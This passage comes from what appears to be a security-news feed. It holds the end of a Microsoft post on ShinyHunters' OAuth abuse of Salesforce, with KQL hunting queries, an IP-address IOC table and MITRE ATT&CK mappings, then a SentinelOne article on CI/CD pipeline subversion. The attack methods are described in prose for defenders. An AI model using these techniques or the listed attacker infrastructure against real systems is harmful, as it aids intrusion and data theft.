        RawEventData.CONNECTED_APP_ID, // from ApiTotalUsage 
        RawEventData.ConnectedAppId // from API Event
    )
)
| where isnotempty(ConnectedAppId)
| where array_length(UncommonForUser) > 0 // at least 1 attribute is flagged as uncommon

Hunt for API activity associated with connected apps and relevant user ids

CloudAppEvents
| where Application == "Salesforce"
| where ActionType in ("ApiTotalUsage", "API Event")
| extend SalesforceUserId=coalesce(tostring(RawEventData.USER_ID), tostring(RawEventData.UserId))
| extend ConnectedAppName=tostring(RawEventData.CONNECTED_APP_NAME)  // Connected App Name is not available on the ApiEvent event
| summarize count() by AccountObjectId, AccountId, AccountDisplayName, SalesforceUserId, IPAddress, UserAgent, ConnectedAppName

Hunt for anomalous report export / large data access

CloudAppEvents
| where Application == "Salesforce"
| where ActionType  == "ReportExport"
| extend SalesforceUserId = tostring(RawEventData.USER_ID)
| summarize Events=count() by AccountObjectId, AccountId, AccountName, SalesforceUserId, IPAddress, UserAgent

Pivot from a suspicious connected app (name/id) to impacted users and actions

CloudAppEvents
| where Application == "Salesforce"
| where RawEventData has ""
| project Timestamp, AccountId, AccountDisplayName, ActionType, IPAddress, UserAgent, RawEventData
| order by Timestamp desc

Audit queries to verify what objects users are accessing

CloudAppEvents
| where Application == "Salesforce"
| where ActionType == "UniqueQuery"
| extend 
    QueryText = tostring(RawEventData.QUERY_IDENTIFIER), // Full query text
    QueryObject = extract(@"(?i)\bfrom\s+([^\s]+)", 1, tostring(RawEventData.QUERY_IDENTIFIER)), // Extract just the target object
    SalesforceUserId = tostring(RawEventData.USER_ID)
| where QueryText != "SOQL"
| project Timestamp, AccountDisplayName, SalesforceUserId, QueryObject, QueryText

Hunt for users with very high Defender risk score signing into Salesforce

let VeryRiskyUsers = IdentityInfo
| where RiskScore >= 90
| distinct AccountObjectId
CloudAppEvents
| where Application == "Salesforce"
| where ActionType has "sso" or ActionType has "saml"
| where AccountObjectId in (VeryRiskyUsers)
| project Timestamp, AccountObjectId, AccountDisplayName, ActionType, UserAgent
| order by Timestamp desc

Indicators of compromise (IOC)

After further investigation, Microsoft has discovered that two of the reported IP addresses belong to a researcher conducting attack research. We have removed the IOCs from this report.

Indicator  Type  Description  
138.226.246.94 IP address Used by the Klue integration to call Salesforce API to perform CRM queries on June 11. Previously disclosed by Klue in their notification about the breach.
212.86.125.24 IP address 
213.111.148.90 IP address 
94.154.32.160 IP address 

MITRE ATT&CK techniques observed

Initial Access

  • T1566.004 Phishing: Voice Phishing: Impersonating IT support to get victims to grant access.
  • T1528 Steal Application Access Token: Using stolen OAuth tokens from Salesloft and Gainsight.

Persistence

  • T1671 Cloud Application Integration: Leveraging Connected Apps for access to a customer Salesforce environment.

Collection

  • T1213.004 Data from Information Repositories: Customer Relationship Management Software: Stealing data from a customer Salesforce environment.

Exfiltration

  • T1567 Exfiltration Over Web Service: Usage of the fake Data Loader application to steal data.

This research is provided by Microsoft Defender Security Research, Shruti Ranjit, Doug Cranston, Anand Deshpande, Ronen Rafaeli, and with contributions from members of Microsoft Threat Intelligence.

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

The post Defending SaaS-based applications against ShinyHunters OAuth abuse appeared first on Microsoft Security Blog.

  • ✇Cybersecurity Blog | SentinelOne
  • Living Off the Pipeline: Defending Against CI/CD Subversion SentinelOne
    The software supply chain has become one of the most attractive targets for modern adversaries, but the attacks seen in 2025 did not focus solely on poisoning dependencies or hijacking packages. Increasingly, attackers are targeting the infrastructure that powers the software delivery lifecycle itself. Build servers, CI/CD runners, package managers, and developer workstations all sit inside an organization’s trusted delivery path. They are designed to execute code automatically, often with eleva
     

Living Off the Pipeline: Defending Against CI/CD Subversion

15 de Maio de 2026, 10:00

The software supply chain has become one of the most attractive targets for modern adversaries, but the attacks seen in 2025 did not focus solely on poisoning dependencies or hijacking packages. Increasingly, attackers are targeting the infrastructure that powers the software delivery lifecycle itself.

Build servers, CI/CD runners, package managers, and developer workstations all sit inside an organization’s trusted delivery path. They are designed to execute code automatically, often with elevated privileges, and to move artifacts through the environment without scrutiny. Those same design principles make them ideal attack surfaces. Once an adversary gains access to this trusted infrastructure, malicious activity can blend seamlessly into legitimate build and release workflows.

Now, adversaries are increasingly adopting “shift-left” tactics to subvert build runners, poison development dependencies, and weaponize automation tools before code can even reach a production server. Instead of breaching the perimeter and forcing malware inward, attackers are compromising the systems that organizations inherently trust to deliver software. The result is a class of intrusion that is harder to detect, faster to scale, and capable of bypassing traditional security controls by abusing automation itself.

The Subversion of Trusted Infrastructure

Build servers and runners are high-value targets because they routinely execute privileged actions. They compile code, pull dependencies, move artifacts, and deploy software – all activities that mirror the behavior of an attacker attempting to establish persistence or distribute malware.

Threat actors have recognized that compromising build infrastructure gives them an opportunity to weaponize trust. In one case, attackers exploited a vulnerable self-hosted TeamCity server and remained undetected for more than a year. After gaining access, they created a benign-looking build configuration that was executed by a trusted build agent running with SYSTEM privileges. That build job then deployed a backdoor into internal environments.

Since the malicious code was delivered through a legitimate CI/CD task, it appeared indistinguishable from normal operational activity. No suspicious external binary was introduced, no obvious malware delivery mechanism was observed, and the deployment path blended into routine release workflows. This kind of attack points to the core challenge defenders face: In CI/CD environments, malicious behavior often looks exactly like expected behavior.

Turning Automation Against the Organization

Pipeline compromise does not always require direct malware execution on the build server. In many cases, attackers simply manipulate automation workflows to make the organization’s own tools carry out the intrusion.

One observed intrusion, noted in this year’s Annual Threat Report, involved the compromise of a GitLab service account token. The attacker used the token to create projects containing malicious Ansible playbooks, which were then automatically executed by the organization’s CI/CD pipeline. The build system treated the attacker’s commands as authorized automation, effectively turning the deployment pipeline into the orchestration mechanism for the compromise. This is what makes CI/CD subversion so dangerous. Rather than needing to evade the build process, the attacker simply inherits it.

Once inside the pipeline, the adversary gains the same benefits as the automation itself. This includes trusted execution, access to internal resources, and the ability to move laterally under the guise of legitimate activity. Traditional security tools often struggle to distinguish malicious pipeline actions from expected operational tasks, especially when those tasks are executed under valid service identities.

The Human Layer Is Part of the Pipeline

Some of the most effective “shift-left” attacks in 2025 targeted the developers themselves, bypassing the targeting of target code or infrastructure first. Campaigns like Contagious Interview used fraudulent job offers to compromise developers working in cryptocurrency and blockchain sectors. Victims were directed to fake skill-assessment sites where they encountered fabricated technical errors and were instructed to run commands to “fix” the issue. Those commands silently deployed malware on the developer’s workstation. This approach gave attackers direct access to the developer’s local environment, including SSH keys, repository access, tokens, and credentials. From there, the path into source code repositories and CI/CD systems became significantly easier.

By compromising the human operators behind the development process, attackers gain access at the earliest stage of the software lifecycle – what might be the ultimate “shift left” advantage. Instead of attacking production systems, they infiltrate the environments where software is built, tested, and trusted. This reinforces an important reality in which the software pipeline extends beyond infrastructure. Developers, maintainers, and service accounts are all part of the attack surface.

Unauthorized Runners and Persistent Access

Another growing tactic is the unauthorized registration of attacker-controlled systems as legitimate build runners. In the Sha1-Hulud campaign, malware infected systems and registered them as self-hosted GitHub runners under attacker-defined names. These rogue runners were then able to execute build tasks as trusted participants in the CI/CD process.

This is especially dangerous because self-hosted runners are often granted broad access to repositories, secrets, and deployment workflows. Once a malicious runner is registered, the attacker gains persistent, authorized access inside the development pipeline without needing to repeatedly exploit vulnerabilities.

The campaign also used malicious workflow triggers to ensure persistence. Certain workflows were designed to execute code when a user posted a comment in a repository discussion, turning routine collaboration features into execution mechanisms. Attackers no longer hijack the builds, opting instead to embed themselves into the development lifecycle in modern CI/CD compromise tactics.

Dependency Poisoning Evolves

While build infrastructure attacks surged, dependency poisoning remained a critical vector in 2025. Attackers published malicious versions of popular build packages that executed reconnaissance scripts during installation. These scripts harvested tokens, inspected environments, and in some cases targeted locally hosted AI systems.

In parallel, attackers used phishing to compromise trusted maintainer accounts, allowing them to append malicious code to legitimate package updates. As the updates originated from verified accounts and trusted repositories, they passed through normal review channels undetected.

Malicious code inherits the trust of the source that delivers it is now one of the defining characteristics of modern supply chain compromise. When dependencies, runners, and build jobs are all trusted by default, attackers only need to compromise one link in the chain to gain access to the entire pipeline.

Why Traditional Detection Falls Short

The core difficulty in defending CI/CD infrastructure is that standard build activity inherently resembles malicious behavior. Compiling binaries, downloading packages, invoking scripts, opening network connections, and moving artifacts are normal actions in a build environment. These same actions are also hallmarks of compromise. That overlap creates a blind spot. If a malicious job executes under a valid service account on a trusted runner, the behavior may appear legitimate unless the account performs actions that clearly deviate from its role.

This means traditional detection models based on signatures or isolated indicators are insufficient. Defenders need visibility into context – who created the job, what changed, where the runner was registered, what secrets were accessed, and whether the workflow deviates from expected patterns. The challenge is no longer identifying malware alone. It is verifying the integrity of every automated action across the pipeline.

Moving From Trust to Continuous Verification

The solution to CI/CD subversion is removing implicit trust from the automation process. Every build runner, dependency, script, and service identity should be continuously verified. Security teams need to know when new runners are registered, when build configurations change unexpectedly, when secrets are introduced into workflows, and when jobs exhibit suspicious runtime behavior.

This starts with strong dependency integrity controls such as Software Bills of Materials (SBOMs) to detect unauthorized package changes. It extends to secrets hygiene practices that identify exposed credentials in repositories and pipeline configurations.

Build runners should be treated as high-value systems, monitored for suspicious child processes, credential access attempts, reverse tunnels, and persistence mechanisms. Unauthorized registrations or unusual runner names should trigger immediate investigation.

Equally important is behavioral monitoring for build jobs themselves. New or modified pipelines created by service accounts, jobs interacting with unfamiliar repositories, or workflows that establish network tunnels should all be treated as potential indicators of compromise. The objective is to ensure that trust is earned continuously, not granted automatically.

Conclusion | The Future of Pipeline Defense

CI/CD pipelines have become one of the most strategically valuable targets in enterprise environments. They sit at the intersection of source code, secrets, automation, and deployment. A compromise at this layer gives attackers privileged access to the entire software delivery chain. The attacks that continue to make news headlines show that adversaries understand this well. They are exploiting build infrastructure, abusing automation workflows, hijacking developer trust, and embedding themselves directly into the software lifecycle.

For defenders, this means the security model must evolve. Protecting the pipeline requires treating automation infrastructure as critical security infrastructure, applying runtime protection to build agents, verifying the integrity of dependencies, and continuously monitoring every workflow for signs of abuse. The era of implicit trust in CI/CD is over. The organizations that adapt will be the ones that recognize a fundamental truth: In modern software delivery, the pipeline is part of the perimeter – and attackers are already inside it.

Third-Party Trademark Disclaimer:

All third-party product names, logos, and brands mentioned in this publication are the property of their respective owners and are for identification purposes only. Use of these names, logos, and brands does not imply affiliation, endorsement, sponsorship, or association with the third-party.

SentinelOne's Annual Threat Report
A defender’s guide to the real-world tactics adversaries are using today to abuse identity, exploit infrastructure gaps, and weaponize automation.
❌
❌